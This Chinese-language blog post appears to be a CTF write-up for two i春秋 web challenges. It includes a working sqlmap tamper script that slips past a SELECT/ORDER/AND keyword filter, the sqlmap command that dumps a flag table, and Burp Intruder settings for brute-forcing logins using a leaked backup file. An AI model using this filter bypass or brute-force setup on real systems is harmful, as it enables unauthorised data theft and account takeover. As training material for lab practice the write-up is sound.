i春秋WEB CTF 2

原创

cbhjerry 于 2018-11-16 10:25:32 发布 2208 收藏 2
分类专栏： 渗透测试 CTF 文章标签： i春秋 ctf writeup

题6：SQL，出题人就告诉你这是个注入，有种别走！

解题：这是一个存在sql注入漏洞的题目， 通过手工测试发现程序对"SELECT","ORDER"进行了识别，即判断为注入行为，虽然对"AND"不进行识别，但如果其后面有"="同样认定为注入行为。同时发现了对"<>"进行了过滤，因此可将以上3个关键字换成"SELEC<>T"，"ORDE<>R"，"AN<>D"。编写sqlmap的脚本：

打开(O) mytest.py /usr/share/sqlmap/tamper 保存(S)

```
#!/usr/bin/env python

"""
Copyright (c) 2006-2017 sqlmap developers (http://sqlmap.org/)
See the file 'LICENSE' for copying permission
"""

from lib.core.enums import PRIORITY

__priority__ = PRIORITY.LOWEST

def dependencies():
  pass

def tamper(payload, **kwargs):
  if payload:
        payload = payload.replace('SELECT', "SELEC<>T")
        payload = payload.replace('ORDER', "ORDE<>R")
        payload = payload.replace('AND', "AN<>D")
  return payload
```



通过sqlmap就可获取库、表、字段及内容信息


```
root@kali:~# sqlmap -u "http://aa8fa4ccdcdd4380a19f05c0635f45b182a8331a16ca42d9.game.ichunqiu.com/index.php?id=1" -p "id" --level=5 -v 3 --tamper=mytest -D "sqli" -T "info" -C "flAg_T5ZNdrm" --dump
```


```
Database: sqli
Table: info
[2 entries]
+----------------------+
| flAg_T5ZNdrm         |
+----------------------+
| flag{376f18e0-5851-45e0-9286-2f1bed63d69b} |
| test                 |
+----------------------+
```


题7：123，12341234，然后就解开了


解题：做了sql注入尝试，始终只提示"登录失败"。通过查看源代码给的提示，考虑可能会是源码泄漏，果真存在user.php.bak。下载下来后用burpsuite进行暴破。





Intruder attack 7
Attack Save Columns
Results Target Positions Payloads Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 197 (approx)
Payload type: Runtime file
Request count: unknown
第一个载荷
Payload Options [Runtime file]
This payload type lets you configure a file from which to read payload strings at runtime.
Select file ...
/root/tmp/user.txt
下载的文件
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload Encoding
https://blog.csdn.net/cbhjer



Intruder attack 7
Attack Save Columns
Results Target Positions Payloads Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: unknown
Payload type: Copy other payload
Request count: unknown
第二个载荷
Payload Options [Copy other payload]
This payload type copies the value of the current payload at another payload position. It can be used with attack types that have multiple payload sets.
Copy from position: 1
复制第一个载荷的数据
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
https://blog.csdn.net/cbhjer



Intruder attack 7
Attack Save Columns
Results Target Positions Payloads Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 3
Payload count: 119
Payload type: Numbers
Request count: unknown
第三个载荷
Payload Options [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 1900
To: 2018
Step: 1
How many:
数据范围
Number format
Base: Decimal Hex
Min integer digits:
Max integer digits:
Min fraction digits:


Intruder attack 2
Attack Save Columns
Results Target Positions Payloads Options
找到可用帐号就可停止
Filter: Showing all items
Payload1 Payload2 Payload3 Status Error Timeout Length
lixiuyun lixiuyun 1990 200 1041
zhangyuzhen zhangyuzhen 1995 200 1041
zhangwei zhangwei 1980 200 1006
wangwei wangwei 1980 200 1006
wangfang wangfang 1980 200 1006
liwei liwei 1980 200 1006
lina lina 1980 200 1006
zhangmin zhangmin 1980 200 1006
wangjing wangjing 1980 200 1006
lijing lijing 1980 200 1006
zhangli zhangli 1980 200 1006
Request Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Fri, 16 Nov 2018 06:03:55 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 687
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Type a search term
0 matches
Paused




